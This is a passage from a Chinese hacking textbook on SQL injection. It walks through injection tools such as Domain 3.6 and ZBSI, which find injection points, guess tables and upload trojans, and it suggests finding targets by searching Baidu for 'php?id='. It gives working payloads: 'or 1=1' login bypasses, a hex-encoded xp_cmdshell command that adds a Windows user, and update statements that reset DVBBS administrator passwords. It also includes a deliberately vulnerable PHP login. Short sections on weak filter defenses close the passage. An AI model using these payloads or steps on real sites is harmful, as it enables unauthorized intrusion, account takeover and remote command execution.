- ① 从网上下载“旁注WEB综合检测程序(Domain) V.3.6 专用版”，然后运行 Domain3.6.exe 程序，即可打开“WEB 综合检测程序 V.3.6 专用版”主窗口，在其中可以看到 Domain 所包含的各个功能模块，如左下图所示。
- ② 单击上面工具栏中的“旁注检测”按钮，即可打开“旁注检测”窗口，在“输入域名”文本框中输入要检测的网址，如右下图所示。



### “检测旁注”窗口

- ③ 单击“转换域名”按钮 ，即可将该网址对应域名显示出来，如左下图所示。单击“查询”按钮，即可将域名相同网址搜索出来并显示在左边区域中，如右下图所示。



将网址转化为域名



批量查询网址

- ④ 在其中双击要检测的网站，即可进行注入点检测。如果存在注入点，则会将其显示在下面的“注入点”列表中，如左下图所示。在“注入点”列表中右击要注入的网址，在快捷菜单中选择“注入检测”选项即可进入“注入检测”窗口，如右下图所示。



检测出的注入点



“注入检测”窗口

- ⑤ 单击“开始检测”按钮即可开始检测，待检测完毕后如果出现“恭喜，该 URL 可以注入，数据库类型：Access 数据库”的提示信息则说明该网址可以注入，如左下图所示。
- ⑥ 单击“数据库”栏目中的“猜解表名”按钮，即可对该网页用到的数据库进行猜解。待猜解完毕后，即可将得到的数据表名显示在“数据库”列表中，如右下图所示。



检测网址是否可以注入



猜解表名

- ⑦ 选中要猜解的数据表后，单击“猜解列名”按钮，即可对列名进行猜解，并将猜解出的列名显示在右边的列表中，如左下图所示。选中要猜解的数据表后，单击“猜解内容”按钮，即可得到该表所包含列名的相关信息，如右下图所示。



猜解列名



猜解内容

- ⑧ 单击“MSSQL 注入”选项卡下的“上传文件”按钮，即可打开“上传文件”窗口，在其中可以将本地的木马文件上传到远程主机上，如左下图所示。单击“MSSQL 注入”选项卡下的“管理入口检测”按钮，即可打开“管理入口检测”窗口，如右下图所示。



“上传文件”窗口



“管理入口检测”窗口

- ② 在“注入点”文本框中输入要检测的地址后，单击“扫描后台地址”按钮，即可对该网站进行扫描，并把扫描的后台地址显示出来，如左下图所示。单击“检测设置区”按钮，即可打开“检测设置区”窗口，在其中可以对刚检测地址的设置表名、设置字段等进行查看，如右下图所示。



检测出的管理入口



“检测设置区”选项卡

### 8.3.4 ZBSI 注入工具

ZBSI 是一款经典的 PHP 注入辅助工具，目前对于 Windows 系列低版本的服务器还有一定的注入能力。可检测 PHP 网站中是否存在注入漏洞和字段数目，还可作为一个浏览器来打

开指定的网页。

使用 ZBSI 检测注入点的具体操作步骤如下。

- ① 在百度搜索引擎中搜索网址中含有“php?id=”字符的网页，选取一个可以注入的网址。
- ② 下载并运行 ZBSIV1.0，运行其中的 ZBSI V1.0PHP 注入工具 .exe，即可打开“ZBSI V1.0 ‘PHP 注入工具’”主窗口，如图所示。



“ZBSI V1.0 ‘PHP 注入工具’”主窗口

- ③ 在“注入地址”文本框中输入搜索到的网址，单击“检测注入”按钮，即可对其进行检测。待检测完毕后，将会显示该网站是否可以进行 PHP 注入，如图所示。



对网站进行注入检测

- ④ 在 ZBSI 中还可以对得到字段的数目进行检测，单击“字段数目”按钮，即可看到“猜测得到的字段数目”对话框，如图所示。单击“确定”按钮，即可在“ZBSI V1.0 ‘PHP

注入工具”主窗口中看到含有猜解到字段的网址, 如图所示。



“猜解得到的字段数目”对话框

- 5 ZBSI 还附带有浏览器功能, 在“ZBSI V1.0 ‘PHP 注入工具’”主窗口的“网站地址”文本框中输入要浏览的网页地址后, 单击“浏览”按钮, 即可浏览相应的网页, 如图所示。



在 ZBSI 中浏览网页

在各种黑客横行时,如何实现自己的 PHP 代码安全,并保证程序和服务器的安全,是一个很重要的问题。在编写 PHP 代码时,对变量进行初始化和过滤,可以有效防御 PHP 注入。

## 8.4 ‘or’ = ‘or’ 经典漏洞攻击

SQL 注入攻击一般存在于网页用户提交数据的地方,其中登录框就是用户经常提交数据的地方之一。所以一定存在针对登录框的注入攻击,而 ‘or’ = ‘or’ 注入漏洞就是其中最为典型的一种。‘or’ = ‘or’ 漏洞是个比较古老的漏洞,曾经在网上普遍存在,也攻击过很多网站。黑客可以利用这个漏洞直接进入网站的后台,而不用输入密码。

### 8.4.1 ‘or’ = ‘or’ 攻击突破登录验证

‘or’ = ‘or’ 注入漏洞主要出现在后台登录提交上,利用这个漏洞可以不需要密码而进入系统后台。由于程序员在编程的时候逻辑上考虑不足,或没有对单引号进行过滤,导致该漏洞出现。“逻辑上考虑不足”为 ‘or’ = ‘or’ 漏洞存在提供了前提条件,而“对单引号没有过滤”则为漏洞提供了触发条件,只有两者同时存在才会出现这类漏洞。下面通过进入一个存在该类漏洞的论坛来介绍 ‘or’ = ‘or’ 的攻击原理,具体的操作步骤如下。

- ① 打开要攻击的论坛,在“用户名”和“密码”文本框中分别输入任意字符,再加上一个单引号,如图所示。



用户登录页面

- ② 单击“登录”按钮，系统即可返回如下的错误提示信息，这表明该网站可能存在SQL注入漏洞，如图所示。

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'

[Microsoft] [ODBC Microsoft Access Driver] 语法错误 (操作符丢失) 在查询表达式 'BBS\_MEMBERS>NAME = 'admin' AND BBS\_MEMBERS>Password = 'admin' AND BBS\_MEMBERS.STATUS = 1' 中

/bbs/login.asp, 行46

返回的错误信息

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'

[Microsoft] [ODBC Microsoft Access Driver] 语法错误 (操作符丢失) 在查询表达式 'BBS\_MEMBERS>NAME = 'admin'' AND BBS\_MEMBERS>Password = 'admin'' AND BBS\_MEMBERS.STATUS = 1' 中

/bbs/login.asp, 行46

- ③ 在该网站的“用户名”文本框中输入“admin”，在“密码”文本框中输入“a'or1=1--”，单击“登录”按钮，就可以顺利地进入论坛了；单击“管理论坛”按钮，即可进入该论坛的管理页面，如图所示。

显示顺序 版块名称

版主

批量编辑

0	Discuz!		无 / 添加版主	<input type="checkbox"/> 编辑 删除
0	娱乐区	<input type="checkbox"/>	无 / 添加版主	<input type="checkbox"/> 编辑 设置复制 删除
0	生活区	<input type="checkbox"/>	无 / 添加版主	<input type="checkbox"/> 编辑 设置复制 删除
0	学习区	<input type="checkbox"/>	苹果 *	<input type="checkbox"/> 编辑 设置复制 删除
0	默认版块	<input type="checkbox"/>	无 / 添加版主	<input type="checkbox"/> 编辑 设置复制 删除

成功登录并管理论坛

通过“'or'='or'”漏洞，可以不用输入正确的密码就能进入后台。下面将介绍“'or'='or'”注入攻击的具体原理。

在返回的错误信息“语法错误 (操作符丢失) 在查询表达式 'BBS\_MEMBERS>NAME = 'admin' AND BBS\_MEMBERS>Password = 'admin' AND BBS\_MEMBERS.STATUS = 1' 中”中，可以猜测在该登录页面中存在如下SQL查询语句。

```
Select * from accounts where BBS_MEMBERS.NAME= '用户名' and BBS_MEMBERS.Password=' 密码 '
```

当使用用户名“admin”和密码“a' or 1=1--'”等时，该 SQL 查询语句就变成了如下格式。

```
Select * from accounts where BBS_MEMBERS.NAME= ' 用户名 ' and BBS_MEMBERS.Password=' a ' or ' 1=1-- '
```

SQL 语句中 Where 部分的具体格式：a=b AND c=d OR 1=1。由于“1=1”是永远成立的，也就是说无论前面的“BBS\_MEMBERS.NAME='admin' and BBS\_MEMBERS.Password='a'”是否成立，该条语句的返回值都为“真”，所以就可以顺利地登录进入论坛。

### 提示

在实际注入过程中，由于程序语言结构不同，构造的 SQL 注入语句可能会有相应变化，如 'or 1=1--'、"or 1=1--"、Or 1=1--、'or' a '='a 以及 "or 'a' '='a 等。

## 8.5 缺失单引号与空格的注入

随着 SQL 注入技术的发展，各种灵巧的 SQL 注入攻击方式不断出现。本节将介绍的针对缺失单引号与空格的注入就是其中比较常见的注入攻击方式，它可以在很大程度上破坏网站。

### 8.5.1 转换编码，绕过程序过滤

由于在 SQL 注入语句中可能包含单引号，特别是在字符型注入语句中，单引号更是常见。在这里，使用单引号检测一个网站，该网站网址为：http://www.\*\*\*\*\*.com.cn/getpass.asp?id=2，如果出现如下的错误提示信息，则表明该网址对单引号进行了过滤。

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'  
字符串 "" 之前有未闭合的引号。
```

从返回信息可以看出，网页程序对单引号进行过滤，所以在导致返回错误信息中出现了双单引号。下面将介绍两种针对单引号的注入攻击。

#### 1. declare 与 OX6e 编码

如果利用 SQL 中的 xp\_cmdshell 在远程主机上执行命令，将不能正常执行。如果要提

交语句: `http://www.*****.com.cn/getpass.asp?id=2;exec master.dbo.xp_cmdshell 'net user xiaoyao/add`, 由于对单引号进行过滤, 所以该语句将被转换成格式: `http://www.*****.com.cn/getpass.asp?id=2;exec master.dbo.xp_cmdshell "net user xiaoyao /add"`。

很显然这是一个错误的语句, 所以在执行 `xp_cmdshell` 命令时肯定是会出错的。

如果使用下面的注入语句, 则会在网址提交后, 看不到任何返回错误信息。

`http://www.*****.com.cn/getpass.asp?id=2;declare%20@a%20sysname%20select%20@a=0x6e00650074002000730065007200200061006e00670065006c002000700061007300730020002f00610064006400%20exec%20master.dbo.xp_cmdshell%20@a;--`

出现这种情况的原因在于, 在上面提交的 SQL 脚本注入语句中并没有包含单引号, 所以可以绕过单引号过滤, 从而成功实现注入攻击。其实, 上面的语句与 `"http://www.*****.com.cn/getpass.asp?id=2;exec master.dbo.xp_cmdshell 'net user xiaoyao /add"` 是同一个语句。

`"a=0x6e00650074002000730065007200200061006e00670065006c002000700061007300730020002f00610064006400"` 中, 参数 `a` 后面的数字实际上是 `"net user xiaoyao /add"` 的十六进制格式编码。

上面的 SQL 语句首先声明一个变量 `a`, 而变量 `a` 可以是任何执行的 Windows 命令。然后把添加用户的指令赋值给 `a`, 再通过调用变量 `a` 最终执行前面执行的命令。所以, 上面的语句可以拆分为如下 3 条单句。

```
declare @a sysname
select @a=<要执行的命令十六进制代码>
exec master.dbo.xp_cmdshell @a
```

由于 SQL 数据库具有可执行多句的特殊性, 所以将 3 个语句组合后就可以直接在注入点后进行提交了。所以这种 SQL 注入技术, 只适合使用 SQL 数据库的注入点。

## 2. 使用 SQLInjeceEncode 二次编码工具

如果网站程序对 `Declare` 等字符也进行了过滤, 那么使用上面的 `Declare` 语句变形注入代码, 也不会成功实现注入。此时需使用 `SQLInjectEncode` 进行二次编码转换。`SQLInjectEncode` 是一款 SQL 脚本注入攻击工具, 其工作原理是通过 `Declare` 声明变量和 `0x6e` 编码组合的方法, 绕开单引号过滤进入注入攻击。它可以自动为用户的 SQL 注入语句进行二次编码合成, 以避免网页程序的单引号和空格过滤等, 提高成功注入网站的概率。

合成后的 SQL 注入指令和 `declare` 与 `0x6e` 编码略有不同, 这是由于 `SQLInject Encode` 对 `"declare"` 等字符也进行了重编码, 以更安全可靠地躲过网页程序的过滤。直接提交上述注入代码, 即可看到原本过滤了单引号的网站程序, 就可以顺利进行 SQL 注入攻击了。

## 8.5.2 /\*\*/ 替换空格的注入攻击

动网论坛作为国内一个优秀的 asp 论坛,深受广大用户的喜爱,但既然是程序代码,就不可能十全十美。甚至一些不被人注意的小插件小功能,也可能导致坚固的论坛变得不堪一击。由于目前网络上博客非常流行,所以动网 8.3SP1 也新开发出了一个博客功能的插件。其界面做得很清新朴实,功能非常不错,但是它的安全性却不是很好。

在博客程序的“Cls\_main.asp”文件中,由于对参数“Arvchivelink”过滤得不是很好,所以“boke.asp”文件在调用时存在注入漏洞。这样黑客就可以利用该漏洞入侵论坛,并控制整个服务器,对网站造成极严重的危害。

### 漏洞代码分析

从网上下载动网 8.3SP1 版程序,并打开其中博客网页文件“boke.asp”,就可以看到显示博客频道文件的代码,其具体内容如下。

```
Function ShowDispList(TopicID,Page)
    Dim PageHtml,TempHtml,Temp
    Dim Rs,Sql,SqlStr
    Dim MaxRows,Endpage,CountNum,PageSearch
    Endpage = 0
    MaxRows = DvBoke.BokeSetting(8)
    'Page = Request("Page")
    If IsNumeric(Page) = 0 or Page="" Then Page=1
    Page = CInt(Page)
    'If Ubound(DvBoke.ArchiveLink) = 4 Then
        '    SqlStr = DvBoke.CheckNumeric(Replace(Lcase(DvBoke.
ArchiveLink(3)),".html",""))
        '    SqlStr = " And (ParentID = 0 Or PostID = " & SqlStr & ")"
    'End If
    'PostID=0 ,CatID=1 ,sCatID=2 ,ParentID=3 ,RootID=4 ,UserID=5
, Username=6 ,Title=7 ,Content=8 ,JoinTime=9 ,IP=10 ,sType=11
    Sql="Select PostID,CatID,sCatID,ParentID,RootID,UserID,Us
ername,Title,Content,JoinTime,IP,sType From [Dv_Boke_Post] Where
RootID="&TopicID&""&SqlStr&" order by PostID"
    'Response.Write Ubound(DvBoke.ArchiveLink)
    Set Rs = server.CreateObject ("adodb.recordset")
    .....
    ShowDispList = PageHtml
End Function
```

其中参数变量 ArchiveLink(3) 的作用是传递收藏链接,被代入下面的 SQL 语句中进行查询,如图所示。



ArchiveLink 参数被代入 SQL 查询

```
Sql="Select PostID,CatID,sCatID,ParentID,RootID,UserID,User  
Name,Title,Content,JoinTime,IP,sType From [Dv_Boke_Post] Where  
RootID='"&TopicID&'"&SqlStr&" order by PostID"
```

而 ArchiveLink 参数是通过 "boke" 目录下 "Cls\_Main.asp" 文件函数传递的。在 "Dreamweaver" 中打开 Cls\_Main.asp 文件, 即可看到如下参数传递代码。


```
Private Sub Class_Initialize()  
BokeStyle = "文章,收藏,链接,交易,相册"  
.....  
'Skins_Path = "Boke/Skins/default/"  
Cache_Path = "Boke/CacheFile/"  
Dim Tmpstr  
Tmpstr = Request.ServerVariables("PATH_INFO")  
Tmpstr = Split(Tmpstr, "/")  
ScriptName = Lcase(Tmpstr(UBound(Tmpstr)))  
UserSex = 1  
If Is_Isapi_Rewrite = 0 Then ModHtmlLinked = "?"  
ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING"))  
If ArchiveLink <> "" Then  
ArchiveLink = Split(ArchiveLink, ".")  
If Instr(Lcase(ArchiveLink(0)), "show_")=0 Then BokeName =  
Replace(ArchiveLink(0), ".html", "")  
Else  
ReDim ArchiveLink(5)  
End If
```

```

.....
    If Instr(Lcase(ArchiveLink(0)), "userid_") and
    IsNumeric(Replace(Lcase(ArchiveLink(0)), "userid_", "")) Then
        BokeUserID = cCur(Replace(Lcase(ArchiveLink(0)), "us
        erid_", ""))
        BokeName = ""
    End If
    .....
End Sub

```

上述代码定义了一个 Class\_In itialize() 函数，该函数的作用是获取博客的分栏类型信息。而参数 "ArchiveLink" 是用来传递收藏链接的，此参数的获取代码如图所示。



ArchiveLink 变量代码

其具体内容如下。

```

If Ubound(DvBoke.ArchiveLink) < 2 Then
    RootID = 0
Else
    iRootID = Split(DvBoke.ArchiveLink(2), "-")
    If Ubound(iRootID) = 1 Then
        iPage = DvBoke.CheckNumeric(Replace(Lcase(iRootID(1)),
        ".html", ""))
        RootID = iRootID(0)
    Else
        iPage = 1
    End If
End If

```



由于 BokeName 变量没有经过任何过滤,而 BokeName 本身又是从 ArchiveLink 传递而来的,所以就产生了 SQL 注入漏洞。

### 8.5.3 具体的防范措施

在很多 SQL 注入语句中都包含单引号,特别是在字符型注入语句中,单引号起着非常重要的作用。所以可以对用户提交的数据进行检验,过滤其中的单引号,从而实现防御 SQL 注入攻击的目的。

一般情况下,是使用 replace 函数进行过滤的。通过类过滤语句 "replace(request(" id "),'"','")" 可将单引号转换成两个单引号进行过滤,以致用户提交的数据在进行 SQL 语句查询时出现语法错误。也可以通过如下语句 "replace(request(" id "),"'',' ')" 直接将单引号过滤为空格,对用户输入提交数据进行严格限制。

另外,由于构造 SQL 注入语句时,往往会包含有空格,所以许多人也会考虑过滤掉用户输入中的空格,此时需要使用 "replace(request(" id "),' ',' ')" 的过滤语句。其作用是消去用户提交数据中的所有空格,从而过滤掉危险的 SQL 注入语句。

这几种防御方法可以导致正常的 SQL 注入失败,然而程序设计者的考虑还是不够周全的,这只是一个并不安全的注入半防御方法。如果提交的参量两边并没有被单引号封死,而仅靠过滤用户数据的单引号来防御 SQL 注入,恶意用户很可能会非法提交一些特殊的编码字符,并在提交时绕过网页程序的字符过滤。这些编码字符在经过网站服务器的二次编码后,就会重新生成转换为单引号或空格之类的字符,构成合法的 SQL 注入语句,完成攻击。

## 8.6 Update 注入攻击

对于 SQL 版的动网漏洞论坛,借助于 SQL 数据库的强大功能,进行注入攻击非常简单。使用 SQL 查询中的 Update 语句可以轻松更新管理员密码。所以 Update 查询在 SQL 注入攻击中起着重要作用,常常被用于各种复杂环境下的 SQL 注入攻击中。

在动网论坛程序 DVBBS8.3 的 "Savepost.asp" 文件中包含一个 "Buy\_UserList" 变量,但该变量没有对用户输入进行过滤,就可能存在 SQL 注入漏洞。

同时,该变量又导致 "ToolsBuyUser" 变量存在注入漏洞,而该变量是用户可以完全控制的。对于 SQL 版本的论坛,黑客可用 SQL 中的 "Update" 语句进行查询,以达到修改论坛管理员密码、通过差异备份得到 Webshell,从而控制整个服务器的目的。

### 8.6.1 Buy\_UserList 未过滤传递

在 Notepad 中打开源码文件中存在漏洞的“savepost.asp”文件并找到如下代码。

```
Private GetPostType, ToMoney, UseTools, ToolsBuyUser, GetMoneyType, Tools_UseTools, Tools_LastPostTime, ToolsInfo, ToolsSetting //定义变量
*****
If GetPostType<>"" and (Action = 5 or Action = 7) Then
    Select Case GetPostType
        Case "0"
            If ToMoney = 0 or ToMoney > CCur(Dvbbs.UserSession.documentElement.selectSingleNode("userinfo/@usermoney").text) Or ToMoney < 0 Then Set Dvbbs=Nothing:Response.redirect "showerr.asp?ErrCodes=<li>您设置的金币值为空或者多于您拥有的金币数量。&action=OtherErr"
            Dvbbs.UserSession.documentElement.selectSingleNode("userinfo/@usermoney").text = CCur(Dvbbs.UserSession.documentElement.selectSingleNode("userinfo/@usermoney").text) - ToMoney
            'UseTools = "-1111"
            ToolsBuyUser = "0|||$SendMoney"
            GetMoneyType = 1
        Case "1"
            ToolsBuyUser = "0|||$GetMoney"
            GetMoneyType = 2
            'UseTools = ToolsInfo(4)
        Case "2"
            If ToMoney = 0 Or ToMoney < 0 Then Set Dvbbs=Nothing:Response.redirect "showerr.asp?ErrCodes=<li>请正确填写购买帖的金币数量。&action=OtherErr"
            Dim Buy_Orders, Buy_VIType, Buy_UserList
            Buy_Orders = Request.FORM("Buy_Orders")
            Buy_VIType = Request.FORM("Buy_VIType")
            Buy_UserList = Request.FORM("Buy_UserList")
            If Buy_Orders<>"" and IsNumeric(Buy_Orders) Then
                Buy_Orders = cCur(Buy_Orders)
            Else
                Buy_Orders = -1
            End If
            If Not IsNumeric(Buy_VIType) Then Buy_VIType = 0
            If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList, "|||", ""), "@@@", ""), "$PayMoney", "")
            ToolsBuyUser = "0@@@&Buy_Orders&"@@@&Buy_VIType&"@@@&Buy_UserList&"|||$PayMoney|||"
            GetMoneyType = 3
            'UseTools = ToolsInfo(4)
        End Select
    End If
```

从上述代码中不难看出,先定义“Buy\_UserList”变量,再通过语句“Buy\_UserList = Replace(Replace(Replace(Buy\_UserList,“|||”,“”),“@@@”,“”),“\$PayMoney”,“”)”来获得变量,如图所示。



获取变量的语句

可以看出,在获得变量的过程中没有对危险字符进行过滤。再对参数“GetPostType”值进行判断,当其值为2时,则其复制语句为:ToolsBuyUser = “0@@@”&Buy\_Orders&“@@@”&Buy\_VIType&“@@@”&Buy\_UserList&“|||\$PayMoney|||”。这样,未经过滤就把“Buy\_Userlist”提交给ToolsBuyUser变量,下面代码是定义一个SQL语句并执行该语句。

```
DIM UbblistBody
UbblistBody = Content
UbblistBody = Ubblist(Content)
SQL="insert into "&TotalUseTable&"(Boardid,ParentID,username,
e,topic,body,DateAndTime,length,RootID,layer,orders,ip,Expression,
locktopic,signflag,emailflag,isbest,PostUserID,isupload,IsAudit,Ubbl
ist,GetMoney,UseTools,PostBuyUser,GetMoneyType) values ("&Dvbbs.bo
ardid&","&ParentID&","&username&","&topic&","&Content&","&D
ateTimeStr&","&Dvbbs.strlength(Content)&","&RootID&","
"&ilayer&","&iorders&","&Dvbbs.UserTrueIP&","&Expression(1)&","&locktopi
c&","&signflag&","&mailflag&","&Dvbbs.userid&","&ihaveupfile&","&Is
Audit&","&UbblistBody&","&ToMoney&","&UseTools&","&dvbbs chec
kstr(ToolsBuyUser)&","&GetMoneyType&")"
Dvbbs.Execute(sql)
Set Rs=Dvbbs.Execute("select Max(AnnounceID) From "&TotalUseTable&"
```



修改用户资料中的 E-mail 地址

从上述操作中可以看出，该论坛的“Savepost.asp”页面是存在注入漏洞的，可以对其进行注入攻击。由于论坛存在着注入漏洞，所以只需要将上面提交的 SQL 语句加以修改，就可以攻击任何用户，甚至是管理员。如论坛里有个“admin”的管理员用户，可以修改该用户的密码，然后冒充其在论坛上进行一些操作，如发帖、管理论坛等。

在发送帖子页面的“可购买名单限制”文本框中输入“123'0);update/\*\*/Dv\_user/\*\*/set/\*\*/UserPassword='49ba59abbe56e057'/\*\*/where[UserName]='admin';--”代码，其中“49ba59abbe56e057”是“123456”的 16 位 MD5 加密密文。如在单击“发送”按钮后看到“保存帖子成功”的提示信息，则表明已成功更改管理员的密码。这时就可以用户名为“admin”，密码为“123456”进行登录，从而获得管理员的身份了。

另外，还可以获得后台管理员账号并修改其密码，此时用到的 SQL 语句如下。

```
123'0); update dv_user set UserEmail (select top 1 username from dv_admin) where username='黑客练习者';--
```

执行上述语句后，在用户“黑客练习者”的 E-mail 地址中可看到后台管理员的用户名，如图所示。执行语句“123'0);update dv\_admin set password='49ba59abbe56e057' where username='admin';--”，即可得到后台管理员用户 admin 的密码为 123456。

得到后台管理员用户名

## 8.7 网站注入漏洞操作实例

所谓 SQL 注入,就是通过把 SQL 命令插入 Web 表单递交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的 SQL 命令,比如先前的很多影视网站泄露 VIP 会员密码大多就是通过 Web 表单递交查询字符曝出的,这类表单特别容易受到 SQL 注入式攻击。当应用程序使用输入内容来构造动态 SQL 语句以访问数据库时,会发生 SQL 注入攻击。如果代码使用存储过程,而这些存储过程作为包含未筛选的用户输入的字符串来传递,也会发生 SQL 注入。黑客通过 SQL 注入攻击可以拿到网站数据库的访问权限,之后他们就可以拿到网站数据库中所有的数据,恶意的黑客可以通过 SQL 注入功能篡改数据库中的数据,甚至会把数据库中的数据毁坏掉。作为网络开发者的你对这种黑客行为恨之入骨,当然也有必要了解一下 SQL 注入这种功能方式的原理并学会如何通过代码来保护自己的网站数据库。一般新建的小型网站和用 PHP 语言编程实现的小网站,常常会有注入的危险。那么下面我们就在阿里云新建的小型网站来学习一下 SQL 输入。

(1) SQL 注入的步骤。

- ① 在输入框中寻找注入点(如登录界面、留言板等);
- ② 通过前面知识的铺垫,猜想 SQL 语句用户登录的漏洞(如 ' or 1=1#);
- ③ 将构造的 SQL 语句填写到输入框中,提交发送给数据库管理系统(DBMS);
- ④ DBMS 接收请求,并将该请求解释成机器代码指令,执行必要的存取操作;
- ⑤ 若是 SQL 注入成功,那么我们成功登录。

因为用户构造了特殊的 SQL 语句,必定返回特殊的结果(只要你的 SQL 语句够灵活)。

下面,我们通过一个实例具体来演示下 SQL 注入。

(2) 用 PHP 编程语言实现简单的登录和 SQL 语句。

对于后台 Mysql 数据库来说,创建一张试验用的数据表。

```
CREATE TABLE 'users' (
  'id' int(11) NOT NULL AUTO_INCREMENT,
  'username' varchar(64) NOT NULL,
  'password' varchar(64) NOT NULL,
  'email' varchar(64) NOT NULL,
  PRIMARY KEY ('id'),
  UNIQUE KEY 'username' ('username')
) ENGINE=MyISAM AUTO_INCREMENT=3 DEFAULT CHARSET=latin1;
```

往数据库里面添加一条记录用于测试。

```
INSERT INTO users (username,password,email)
VALUES('hack',md5('test'),'hack@Test@test.com');
```

然后就是操作前台页面的程序编写,登录界面 html 的源代码如下。

```

<html>
<head>
<title>Sql 注入演示</title>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body>
<form action="indextets.php" method="post">
<fieldset>
<legend>Sql 注入演示</legend>
<table>
<tr>
<td>用户名: </td><td><input type="text" name="username"></td>
</tr>
<tr>
<td>密 码: </td><td><input type="text" name="password"></td>
</tr>
<tr>
<td><input type="submit" value="提 交"></td><td><input type="reset"
value="重置"></td>
</tr>
</table>
</fieldset>
</form>
</body>
</html>

```

放在网站主机里面，运行结果如图所示。



运行结果

当用户单击“提交”按钮的时候，将会把表单数据提交给 indextets.php 页面，indextets.php 页面用来判断用户输入的用户名和密码有没有都符合要求，进而对输入信息进行处理。一般小型网站的 SQL 漏洞都会在这一层页面上，下面就用 PHP 程序来展示一些小网站的漏洞。代码如下。

```

<html>
<head>

```

```

<title>登录验证</title>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body>
<?php
$conn=@mysql_connect("localhost",'root','') or die("数据库连接失败! ");
mysql_select_db("injection",$conn) or die("您要选择的数据库不存在");
$name=$_POST['username'];
$pwd=$_POST['password'];
$sql="select * from users where username='$name' and password='$pwd' ";
$query=mysql_query($sql);
$arr=mysql_fetch_array($query);
if(is_array($arr)){
header("Location:index.html");
}else{
echo "您的用户名或密码输入有误,<a href=\"Login.php\">请重新登录! </a>";
}
?>
</body>
</html>

```

注意到了没有,我们将用户提交过来的数据(用户名和密码)直接拿去执行,并没有进行特殊字符过滤,这里就会出现 SQL 注入的危险,很容易就会进入主页,获得后台管理员权限,进而控制整个网站。我们来简单地展示两种注入的方法,第一种直接在网址后面加上“1=1”,操作如图所示。



图 8-1-1 网址后面加上“1=1”

第二种破解方法就是在用户名上输入“or 1=1#”,操作如图所示。



图 8-1-2 在输入框输入“or 1=1#”

提交后的结果都是一样的，如图所示。



index.html

在用户名输入框中输入: or 1=1#, 密码随便输入, 这时候合成后的 SQL 查询语句为:

```
select * from users where username='' or 1=1# and password=""
```

语义说明: “#” 在 mysql 中是注释符, 这样 “#” 后面的内容将被 mysql 视为注释内容, 这样就不会去执行了。换句话说, 以上的两句提交 SQL 语句等价。

```
select * from users where username='' or 1=1
```

因为 1=1 永远是都是成立的, 即 where 子句总是为真, 将该 SQL 进一步简化之后, 等价于如下 select 语句。

```
select * from users
```

该 SQL 语句的作用是检索 users 表中的所有字段, 这就会直接进入网址的后台管理。一个经构造后的 SQL 语句竟有如此可怕的破坏力, 相信你看到这后, 开始对 SQL 注入有了一个理性的认识。这两种方式的提交都会得到同样的结果, 直接越过检查。这里的 PHP 代码只是实现提交和转到主页的功能, 实际上在一些小型网站比如学校和政府网站上面, 这里提交没错, SQL 注入就是这么容易。但是, 要根据实际情况构造灵活的 SQL 语句却不是那么容易的。有没有想过, 如果经由后台登录窗口提交的数据都被管理员过滤掉特殊字符之后呢? 这样的话, 我们的万能用户名 or 1=1# 就无法使用了。

## 8.8 SQL 注入攻击的防范

SQL 注入攻击的危害性比较大, 现在已经严重影响到程序的安全, 所以必须从网站设计开始来防御 SQL 注入漏洞的存在。在防御 SQL 注入攻击时, 程序员必须注意可能出现安全漏

洞的地方，其关键所在就是用户数据输入处。

## 1. 对用户输入的数据进行过滤

目前引起 SQL 注入的原因是，程序员在编写网站程序时对特殊字符不完全过滤。造成这样的现象还是因为程序员对脚本安全没有足够的意识，或者考虑不周引起的。常见的过滤方法有基础过滤、二次过滤以及 SQL 通用防注入程序等。

① 基础过滤与二次过滤。在 SQL 注入入侵前，需要在可修改参数中提交 "''" "and" 等特殊字符来判断是否存在 SQL 注入漏洞；而在进行 SQL 注入攻击时，需要提交包含 "；" "--" "update" "select" 等特殊字符的 SQL 注入语句。所以要防范 SQL 注入，则需要在用户输入或提交变量时，对单引号、双引号、分号、逗号、冒号等特殊字符进行转换或过滤，以很大程度地减少 SQL 注入漏洞存在的可能性。

下面是一个 ID 变量的过滤性语句。

```
if instr(request("id"),",")>0 or instr(request("id"),"insert")>
or instr(request("id"),";")>0 then response.write"
<SCRIPT language=javascript>
javascript:history.go(-1);
</SCRIPT>
response.end
end if
```

